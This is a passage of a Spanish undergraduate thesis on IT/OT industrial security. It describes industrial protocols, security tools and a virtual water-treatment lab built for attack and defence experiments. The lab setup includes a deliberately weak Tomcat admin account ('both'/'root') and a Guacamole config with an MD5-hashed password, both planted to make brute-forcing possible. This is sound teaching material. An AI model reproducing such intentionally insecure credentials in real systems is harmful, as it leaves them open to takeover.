


Figura 5.1: Diagrama del modelo de Purdue con 6 niveles. Fuente: [42]

Una vez que se conocen las distintas redes que existen en un entorno con convergencia IT/OT que sigue el modelo de Purdue, es importante conocer también los protocolos que se pueden encontrar en este tipo de modelo de red. La mayor diferencia con respecto a los modelos de redes IT tradicionales, se encuentra en la zona OT, donde aparecen protocolos industriales que pueden suponer una novedad en cuanto al conocimiento general que se tiene de la parte IT. Ahora se va a pasar a describir los protocolos que se encuentran involucrados en el entorno experimental de este trabajo; así como otros protocolos que merecen ser mencionados debido a su frecuente presencia en entornos de Industria 4.0.

5.1. Capa Física

Ethernet

El protocolo Ethernet, es el más comúnmente utilizado a la hora de elaborar conexiones entre dispositivos en redes locales (LAN) y se encuentra definido en RFC 894 [32]. Desde hace mucho tiempo, Ethernet se ha convertido en el estándar de facto para la conectividad de red en todo el mundo. Este protocolo define los aspectos físicos de la transmisión de datos como pueden ser el tipo de cableado, las señales eléctricas utilizadas para la transmisión de los datos, así como las especificaciones de los conectores.

Se trata del protocolo que mejor responde a aspectos como la tasa de transferencia de datos, las distintas topologías de red que soporta, el formato de los frames de datos, etc. Ethernet se ha podido adaptar al entorno industrial gracias a la implementación de protocolos como PROFINET, Modbus TCP/IP. No obstante, existen algunos aspectos a tener en cuenta, como puede ser la incompatibilidad con sistemas *legacy* siendo necesario el uso de adaptadores y *gateways* para su conexión con Ethernet.

Bus de campo

El bus de campo es un protocolo de comunicación muy utilizado en sistemas de automatización y control industrial, facilitando el intercambio de datos en tiempo real entre los diferentes dispositivos que se encuentran conectados (Ej: sensores, actuadores, controladores). Este protocolo también permite a estos sistemas comunicarse con la red para permitir la monitorización en remoto y hacer reportes acerca del comportamiento de los sistemas.

El bus de campo incluye protocolos específicos como:

- **Profibus (Process Field Bus):** es uno de los protocolos de bus de campo más utilizado, Profibus es usado en automatización de procesos (Profibus-PA) al igual que en distribuciones de periféricos (Profibus-DP).
- **Modbus:** es un protocolo de bus de campo de código abierto ampliamente utilizado en el entorno industrial. este es el protocolo que se utiliza en mi entorno experimental, realizando su comunicación a través del puerto 502.
- **Foundation Fieldbus:** este protocolo de comunicación digital es utilizado principalmente en procesos de control e instrumentación para control y obtención de datos en tiempo real.
- **DeviceNet:** fue desarrollado por *Rockwell Automation* y utilizado frecuentemente para la comunicación entre PLCs.
- **CANopen:** es un protocolo de bus de campo que se basa en la idea de distribución CAN (Controller Area Network).

5.2. Capa de Enlace

MAC (Medium Access Control)

Sigue el estándar establecido por ISO/IEC 10039:1991 [45], se trata de la capa que controla el hardware responsable de la interacción con el medio de transmisión por cable o *wireless*. Este protocolo realiza su función en el momento en el que se envían datos desde un dispositivo a otro a través de la red, donde MAC encapsula los *frames* de alto nivel en *frames* apropiados para el medio de transmisión.

MAC tiene cierta relación con el protocolo Ethernet, en caso de una conexión mediante Ethernet, MAC se encargará de:

- Recibir/transmitir los *frames*.
- Retransmisión *half-duplex* y funciones *backoff*
- Descartar *frames* mal formados.
- Añadir y comprobar el FCS (Frame Check Sequence)

5.3. Capa de Red

PROFINET (Process Field Network)

A pesar de que este protocolo no es utilizado en mi entorno experimental, considero necesario describirlo ya que es muy utilizado en los entornos industriales reales.

PROFINET es un protocolo de comunicación industrial basado en Ethernet en tiempo real y en los estándares abiertos TCP/IP e IT. Viene recogido en IEC 61784 [29] Empresas como Siemens ya han implementado este tipo de interfaz a sus dispositivos ya que presenta características muy deseables para procesos de automatización industrial. Este protocolo destaca por asegurar una transmisión de datos fiable, soportar diferentes topologías de red, permitir una amplia configuración de los dispositivos involucrados además de tareas de diagnóstico.

El objetivo principal del protocolo consiste en tener una alta productividad, eficiencia y flexibilidad sobre los procesos industriales que englobe.

EtherNet/IP (EtherNet Industrial Protocol)

EtherNet/IP [67] es un protocolo de red en niveles para aplicaciones de automatización industrial. Es un estándar de red de comunicación, capaz de manejar grandes cantidades de datos a velocidades muy deseables para los entornos industriales en cuestión.

Es un protocolo muy afianzado en el entorno de industrial y destaca por su sencillez a

la hora de configurar, operar, mantener y ampliar. Esta tecnología es la preferida para incorporar en adaptadores de entrada/salida (E/S), Programmable Logic Controllers (PLCs), robots, ordenadores personales, etc.

5.4. Capa de Transporte

COTP (Connection-Oriented Transport Protocol)

COTP Es el protocolo de capa de transporte de la ISO definido en el estándar ISO 8073 [46] similar al conocido protocolo TCP de la IETF definido en el RFC 793 [31]. COTP establece una conexión virtual fiable con los PLCs que utilizan este protocolo con fines de configuración remota, desde los sistemas SCADA y su software de ingeniería.

A pesar de la existencia del ya tan popular TCP, COTP es uno de los estándares más utilizados para la configuración de dispositivos en redes industriales. Es un estándar legado que encapsula gran parte de las tramas de aplicación con propósito de configuración o notificación de dispositivos industriales (Ej: S7comm). Esta forma de comunicación es peligrosa si se utiliza junto con el protocolo TPKT ya que supone un posible vector de ataque donde inyectar código malicioso.

TCP (Transmission Control Protocol)

El protocolo TCP, definido en RFC 793 [31], es uno de los protocolos más conocidos y extendidos dentro del campo IT. La comunicación y configuración a través de TCP, es utilizada por algunos PLCs siempre y cuando las tasas de envío y retransmisión se mantengan dentro de los límites admisibles de latencia establecidos en los requisitos del proceso industrial en cuestión.

La comunicación con redes industriales en remoto a través del protocolo TCP hace uso de encapsulado ISO sobre TCP o TPKT encapsulado en pasarela IT-OT. Este hecho es interesante para este trabajo ya que el encapsulamiento puede comprometer la seguridad de la red industrial interna a través de la inyección de código malicioso.

TFTP (Trivial File Transfer Protocol)

TFTP es un protocolo de transferencia de archivos muy simple, de ahí la palabra *Trivial* en su nombre, fue definido en RFC 1350 [36]. Cada paquete no-terminal es tratado de manera independiente. Este protocolo permite a un cliente obtener o subir un archivo a un host remoto. Para comunicarse utiliza el puerto 69.

5.5. Capa de Sesión

TPKT

TPKT está definido en los RFC 1006 [34] y 2126 [37] emula el transporte de servicios COTP de ISO sobre TCP. Este protocolo nació por la necesidad de encapsular servicios ISO sobre el protocolo de transporte TCP. Generalmente, TPKT, utiliza el puerto 102 para la transferencia de datos a través de TCP, el no filtrado de este puerto de comunicación supone la existencia de un vector de ataque. Un atacante que encuentre dicho puerto abierto, tendrá la posibilidad de realizar tareas de reconocimiento, escaneo a través de *scripts* e incluso explotación de los PLCs, lo que provocaría consecuencias nefastas para la planta industrial.

5.6. Capa de Aplicación

Siemens S7comm (S7 Communication)

S7comm [78] (S7 Communication) es un protocolo propiedad de Siemens que se ejecuta entre Programmable Logic Controllers (PLCs) de la familia Siemens S7-300/400. Se utiliza para programar PLCs, intercambiar datos entre PLCs, acceder a los datos de las PLCs gracias a los sistemas SCADA (Supervisory Control and Data Acquisition) además de para tareas de diagnóstico.

Los datos del S7comm vienen como el *payload* de los paquetes de datos COTP, el primer byte es siempre 0x32 y actúa como el identificador de protocolo. Este será el protocolo que seguirán los PLCs de mi entorno experimental.

SNMP (Simple Network Management Protocol)

SNMP, definido en RFC 1157 [35], es un protocolo cuya función principal es la de facilitar el intercambio de información de administración entre dispositivos de red. Este protocolo lo soportan ciertas CPUs industriales (Ej: S7-1200, S7-1500) las cuales son capaces de recibir y responder consultas SNMP. La información sobre las propiedades de los equipos compatibles SNMP se guardan en los archivos conocidos como MIB (Management Information Base).

Al igual que con otros protocolos, se ha de tener cuidado con el posible acceso de un atacante externo, quien a través del puerto de comunicación, generalmente el 161, es capaz de realizar consultas e incluso de modificar las propiedades de los equipos.

HTTP (Hypertext Transfer Protocol)

El protocolo HTTP es uno de los protocolos más conocidos en el entorno IT y está definido en RFC 2616 [38]. Es un protocolo sin estado y orientado a transacciones, siguiendo el popular esquema petición-respuesta entre un cliente y un servidor. En un entorno industrial como el planteado en este trabajo, el SCADA hace uso del protocolo HTTP para realizar sus tareas de supervisión, control y adquisición de datos. Como algunos protocolos anteriores, HTTP es vulnerable a ataques, lo que hace que un filtrado en el puerto correspondiente sea indispensable a la hora de evitar posibles intrusiones por parte de atacantes externos.

FTP (File Transfer Protocol)

FTP, definido en RFC 959 [33], es un protocolo estándar de comunicación utilizado para la transferencia de archivos desde un servidor a un cliente en un entorno de red. Este protocolo trabaja en el puerto 21 y sigue el modelo de cliente-servidor, separando las conexiones de control y datos entre el cliente y el servidor. A la hora de realizar una conexión FTP, los usuarios pueden autenticarse mediante usuario y contraseña o también pueden conectarse de forma anónima, siempre y cuando el servidor lo permita. FTP puede utilizar protocolos de transmisión segura como SSL/TLS.

IPMI (Intelligent Platform Management Interface)

El término Intelligent Platform Management [43] se refiere a la capacidad de recuperación y monitorización autónoma implementada directamente en hardware y firmware de mantenimiento de plataformas. El rasgo diferencial es la posesión de funciones de inventario, monitorización, *logging* y control de recuperación que son independientes de los procesadores principales, BIOS y sistema operativo. Las funciones nombradas anteriormente están también disponibles cuando el sistema se encuentra apagado.

6. Herramientas

Para el correcto desarrollo del presente trabajo, se ha hecho uso de numerosas herramientas software, las cuales fueron fundamentales para el despliegue del entorno experimental y para las diferentes acciones realizadas sobre él. Las herramientas más importantes que se han utilizado vienen recogidas a continuación.

6.1. Entorno de pruebas

Oracle VM VirtualBox

VirtualBox [63] es un producto software de código abierto que soporta la virtualización de arquitecturas x86 y AMD64/Intel 64 permitiendo a los usuarios desplegar servidores, escritorios y sistemas operativos en forma de máquinas virtuales. El usuario tiene la posibilidad de configurarlas con todo lujo de detalles, pudiendo personalizar el tamaño del almacenamiento, los núcleos de CPU, la memoria RAM.

Un aspecto muy importante de VirtualBox y que ha sido sumamente importante para el desarrollo de esta tesis es la configuración de redes NAT virtualizadas. Esto me ha permitido conectar las máquinas y separar el entorno IT y OT.

Distribución Kali Linux OS

Kali Linux [61] es una distribución Linux de código abierto basada en Debian. Se encuentra diseñada para realizar tareas basadas en la seguridad de la información como el Penetration Testing, Security Research, Computer Forensics y Reverse Engineering.

Esta distribución ha jugado un papel fundamental para la realización de este trabajo ya que incluye el framework necesario para realizar todo tipo de pruebas relacionadas con la seguridad tanto en el entorno IT como en el entorno OT.

Distribución Ubuntu

Ubuntu [8] es una distribución Linux de código abierto basada en Debian. Ubuntu cuenta con múltiples ediciones, entre ellas se pueden encontrar Desktop, Server y Core. Esta distribución es ampliamente utilizada debido a su aspecto visualmente amigable, el software de anti-virus y cortafuegos que trae preinstalado, etc. Ubuntu es muy fácil de instalar y configurar, es la primera distribución Linux a la que tuve acceso personalmente.

Apache HTTP Server

Apache HTTP Server [5] también conocido como httpd, es un servidor web de código abierto. Es uno de los servidores web más utilizados globalmente además de un software indispensable a la hora de subir contenido a la web ya que aporta mucho control a los desarrolladores. Entre los aspectos más importantes con los que cuenta se encuentran modularidad, rendimiento, seguridad y flexibilidad en la configuración.

En mi caso, el despliegue de un servidor Apache fue con la intención de aportar un bastionado sobre la parte IT para evitar posibles vectores de ataque.

Apache Tomcat

Apache Tomcat [6] es un servidor web y *servlet container* muy popular y de código abierto, actúa como un enlace entre servidores web y aplicaciones basadas en Java. En mi caso ha sido utilizado principalmente para alojar una aplicación llamada Apache Guacamole que será descrita a continuación.

Apache Guacamole

Apache Guacamole [4] actúa como un *gateway* para permitir la conexión a un escritorio remoto, soporta protocolos estándar como VNC, RDP, SSH, etc. Se le conoce como *clientless* ya que no hace uso de ningún plugin ni cliente software para funcionar.

En mi caso, Apache Guacamole será desplegado en el servidor web Tomcat para ser utilizado. El despliegue se realiza a través de un fichero WAR alojado en dicho servidor web.

Docker

Docker [19] es una plataforma para desarrolladores que permite rápidamente ensamblar aplicaciones desde componentes y eliminar los posibles conflictos que se producen al enviar código. Esta herramienta permite probar y desplegar código de la manera más fácil y rápida posible.

Con Docker, se consigue ejecutar servicios y aplicaciones en un contenedor aislado. Un contenedor es una especie de entorno virtual donde existen procesos, servicios y redes propias. Es básicamente un SO completo en un espacio propio basado en una imagen.

Conpot

Conpot [52] es un *honeypot* que simula un IACS aportando conocimiento sobre los métodos y motivos de los atacantes que atentan contra un sistema de control industrial. Este servidor será arrancado como un contenedor Docker y a pesar de estar pensado para ser un *honeypot*, en este trabajo también ha simulado la planta industrial a defender.

6.2. Ciberseguridad

Nmap (Network Mapper)

Nmap [58] es una herramienta gratuita y de código abierto cuya finalidad principal es escanear una network, haciendo que sea imprescindible para la realización de auditorías de seguridad. Es capaz de determinar los hosts, servicios, versiones y mucha más información dentro de redes principalmente TCP/IP.

Aparte de las opciones de sondeo básicas, nmap cuenta con un motor de scripting en lenguaje LUA el cual permite obtener aún más información sobre el objetivo, facilitando así, el descubrimiento de vulnerabilidades.

Metasploit Framework Console

Metasploit [66] es un framework basado en Ruby el cual a través de su plataforma modular de penetration testing, permite escribir, testear y ejecutar exploits sobre una víctima. Cuenta con un conjunto de herramientas que son de utilidad para comprobar vulnerabilidades, enumerar y escanear redes, realizar ataques, etc.

Wireshark

Wireshark [24] es una herramienta software gratuita y de código abierto, la cual permite observar el tráfico que se produce en una red con un amplio nivel de detalle gracias al análisis de los paquetes que fluyen por dicha red.

En el contexto de este trabajo, será utilizado como soporte para la construcción de reglas y órdenes que filtren el tráfico de paquetes según el origen, destino, protocolo, puerto, etc.

Snort

Snort [51] es el IPS (Intrusion Prevention System) de código abierto más utilizado del mundo. Snort IPS utiliza un conjunto de reglas que ayuda a definir actividad maliciosa en una red y utiliza dichas reglas para matchear paquetes y generar alertas a los usuarios.

Snort cuenta con tres modos de trabajo, puede trabajar como un *sniffer*, similar a tcpdump, como un *packet logger*, muy útil para hacer *debugging* sobre el tráfico de una red y como un sistema IPS completo. En este trabajo, el modo de trabajo del que he hecho uso ha sido este último, aportando así una defensa sobre la parte OT consiguiendo limitar las posibilidades del atacante según el comportamiento que he ido monitorizando.

LibDAQ: The Data AcQuisition Library

LibDAQ [75] consiste en una capa de abstracción que permite interactuar con datos fuente, generalmente con un interfaz de red o los datos que pasan a través de dicha interfaz. Lo más destacable de esta librería es el conjunto de módulos que le acompañan.

Para este trabajo, haré uso del módulo *nfq* para conseguir control sobre los paquetes que atraviesan la interfaz de red.

Iptables

Iptables [55] es una herramienta de administración para el filtrado de paquetes IPv4 y NAT. Este software es utilizado principalmente para establecer, mantener e inspeccionar las tablas de las reglas de filtrado de paquetes IP en el kernel Linux. Se pueden definir varias tablas. Cada tabla, contiene un conjunto de reglas, lo que se conoce como *chain*, los *chains* pueden venir por defecto o ser creados por el propio usuario.

Cada regla dentro de un *chain*, coincidirá con un determinado paquete. Dicha regla especificará la acción que se llevará a cabo sobre el paquete en cuestión.

Socat

Socat [25] es una utilidad basada en línea de comandos que establece un canal de transferencia de bytes bidireccional que permite el tráfico de paquetes a través de él.

Para este trabajo, Socat ha sido utilizado como un enrutador, estableciendo una comunicación entre dos direcciones IP pertenecientes a distintas redes.

7. Entorno experimental

Uno de los pasos más importantes para el desarrollo de este TFG, fue el despliegue de un entorno experimental que permitiera cumplir con los objetivos marcados en el apartado [2]: creación de un entorno de máquinas virtuales con convergencia IT/OT sobre la cual se realice una prueba de concepto de posibles ataques tanto a la parte IT como a la parte OT. Posteriormente, se aplicarían técnicas de análisis forense con el fin de levantar medidas defensivas que incapaciten a las técnicas de ataque mostradas en dicha prueba de concepto.

El entorno estaba formado completamente por máquinas virtuales y simuló una planta de tratamiento de agua, a lo largo de este trabajo se referirá a dicho entorno como **Wastewater Treatment Process - Simulation (WWTP-Sim)**. Todo este proceso de despliegue de máquinas virtuales se realizó con la ayuda de VirtualBox en su versión 7.0.14, que permitió la creación de las máquinas, así como la creación y administración de las redes NAT. Se necesitaron inicialmente tres máquinas virtuales, dos de ellas pertenecían a la red IT (Atacante y Gateway), otra a la red OT (Industrial), donde cada una de ellas pertenecería a una red NAT. La distribución y dirección IP de cada una de las máquinas, así como un esquema de las redes NAT viene recogido a continuación.




Figura 7.1: Máquinas utilizadas en VirtualBox

Tabla 7.1

Wastewater Treatment Process - Simulation (WWTP-Sim),

Máquinas virtuales		
Nombre	Dirección IPv4	Distribución
M1-ATACANTE	10.0.3.6	Kali Linux 6.6.9-amd64
M2-GATEWAY	10.0.3.4 10.0.5.7	Ubuntu 20.04.6 LTS
M3-INDUSTRIAL	10.0.5.8	Kali Linux 6.6.9-amd64

Tabla 7.2

Redes NAT implicadas en WWTP-Sim

Redes NAT	
Red IT	Red OT
10.0.3.0/24	10.0.5.0/24




Figura 7.2: Diagrama lógico de la red en WWTP-Sim

7.1. Configuración M2-GATEWAY

La máquina M2-GATEWAY debía poder comunicarse con ambas máquinas M1-ATACANTE y M3-INDUSTRIAL por lo que se le añadieron dos adaptadores de red, uno para cada red NAT. Al contar con dos direcciones IPs de las distintas redes NAT, era de momento la única máquina capaz de comunicarse con las máquinas M1-ATACANTE y M3-INDUSTRIAL.

7.1.1. API Gateway

Como API Gateway, se utilizó el software Apache Guacamole en su versión 1.5.4 desplegado a través de un servidor Apache Tomcat de la forma que viene recogida en el siguiente artículo [53]. Apache Guacamole es utilizado en entornos de trabajo reales para establecer conexiones como SSH y RDP sin la necesidad de instalar herramientas adicionales en el servidor remoto. En este trabajo, Apache Guacamole debía estar configurado para permitir conexiones con la máquina M3-INDUSTRIAL. De esta manera, los empleados, podrían controlar la máquina industrial a través del Guacamole desplegado en M2-GATEWAY sin necesidad de trabajar con M3-INDUSTRIAL directamente. Este es el punto donde se produce ese acercamiento de los entornos IT y OT mencionado en los primeros apartados de este TFG.

Para desplegar el Guacamole, se necesitaba un servidor donde se alojara, en este caso se eligió utilizar un Tomcat que no destacara por su seguridad, ya que esto facilitaría la demostración del ciberataque. Para este trabajo se escogió la versión 8.0.1, con las siguientes credenciales fáciles de romper mediante un ataque de fuerza bruta.

```
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="manager" password="%S3cureP4ss!" roles="manager-gui"/>
<user username="both" password="root" roles="admin-gui,manager-gui"/>
```

Extracto de código 7.1: Credenciales del servidor Tomcat

En la figura [7.1] puede verse como el usuario "manager" contaba con una contraseña robusta, sin embargo, el usuario "both" tenía una contraseña fácil de romper y contaba con permisos tanto de administrador como de manager.

Una vez desplegado Tomcat, llegó el momento de instalar la aplicación web de Apache Guacamole. Para el despliegue, se necesitó el fichero del código fuente comprimido en formato TAR.GZ con el que se instalaron todas las dependencias y archivos necesarios para el funcionamiento de Guacamole en M2-GATEWAY. Para el despliegue de Guacamole en el servidor Tomcat, se necesitó el fichero en formato WAR. Una vez desplegado, se creó un usuario con sus respectivas conexiones con M3-INDUSTRIAL. Se creó un usuario "admin" con la contraseña "batman" que se encuentra *hasheada* en el campo "password". Para probar el correcto funcionamiento de Guacamole, se entraría al portal de Guacamole en Tomcat y se introducirían las credenciales anteriores. El fichero de configuración junto con la demostración del funcionamiento de ambas conexiones viene recogido a continuación.

```
<user-mapping>
  <authorize
    username="admin"
    password="ec0e2603172c73a8b644bb9456c1ff6e"
    encoding="md5">
    <connection name="RDP Cidaut">
      <protocol>rdp</protocol>
      <param name="hostname">10.0.5.8</param>
      <param name="port">3389</param>
    </connection>
    <connection name="Telnet Cidaut">
      <protocol>telnet</protocol>
      <param name="hostname">10.0.5.8</param>
      <param name="port">23</param>
    </connection>
  </authorize>
</user-mapping>
```

Extracto de código 7.2: Credenciales y conexiones de Apache Guacamole




Figura 7.3: Conexión Telnet mediante Guacamole




Figura 7.4: Conexión RDP mediante Guacamole

Ya estaba entonces el Gateway configurado, se encontraba el servidor Tomcat en el puerto 8080 con Apache Guacamole arrancado en la dirección /guacamole, donde el usuario “admin” podía establecer conexiones Telnet y RDP con la máquina M3-INDUSTRIAL.

7.2. Configuración M3-INDUSTRIAL

En esta máquina se alojaba el IACS. Para este trabajo, se utilizó un simulador que aunque esté pensado para ser un *honeypot*, para este TFG, se le considerará como un sistema legítimo debido a su comportamiento tan similar con el de un sistema industrial real. El nombre del simulador es Conpot [6.1] e incorpora una gran cantidad de protocolos con su respectivo comportamiento para conseguir una experiencia lo suficientemente realista para los objetivos de este TFG.

El despliegue del simulador Conpot se decidió realizar a través de un contenedor Docker [6.1] ya que es lo más sencillo y rápido. Conpot es de código abierto y puede descargarse libremente desde su repositorio de Git donde también se incluyen las instrucciones para su instalación. Una vez clonado el directorio, ya solo quedaba realizar el despliegue, en este trabajo se realizó a través de *docker-compose* mediante el siguiente comando:

```
(root@gateway) -[~]
$ docker-compose up --build
```

Extracto de código 7.3: Despliegue de Conpot mediante docker-compose

Conpot cuenta con una plantilla por defecto donde se le indican los protocolos que va a seguir, así como los puertos a los que responderán cada uno de ellos. La plantilla se trata de un fichero en formato XML donde se le especifican campos que luego será capaz de interpretar el código. Se hizo uso de los protocolos HTTP [5.6], MODBUS [5.1], s7comm [5.6] y SNMP [5.6] junto con otros protocolos que pueden verse una vez arrancado el contenedor. La plantilla junto con los puertos utilizados por Conpot viene a continuación.

```
<template>
    <!-- General information about the template -->
    <entity name="unit">S7-200</entity>
    <entity name="vendor">Siemens</entity>
    <entity name="description">Rough simulation of a basic Siemens S7
    -200 CPU with 2 slaves</entity>
    <entity name="protocols">HTTP, MODBUS, s7comm, SNMP</entity>
    <entity name="creator">the conpot team</entity>
</template>
```

Extracto de código 7.4: Protocolos de la plantilla de Conpot

```
(root@industrial) -[~]
$ ss -tulpn | grep docker
udp   UNCONN 0      0            0.0.0.0:623        0.0.0.0:*    users:(("docker-proxy",pid=1194,fd=4))
udp   UNCONN 0      0            0.0.0.0:47808      0.0.0.0:*    users:(("docker-proxy",pid=1152,fd=4))
udp   UNCONN 0      0            0.0.0.0:69         0.0.0.0:*    users:(("docker-proxy",pid=1313,fd=4))
udp   UNCONN 0      0            0.0.0.0:161        0.0.0.0:*    users:(("docker-proxy",pid=1243,fd=4))
udp   UNCONN 0      0               [::]:623           [::]:*    users:(("docker-proxy",pid=1201,fd=4))
udp   UNCONN 0      0               [::]:47808         [::]:*    users:(("docker-proxy",pid=1160,fd=4))
udp   UNCONN 0      0               [::]:69            [::]:*    users:(("docker-proxy",pid=1320,fd=4))
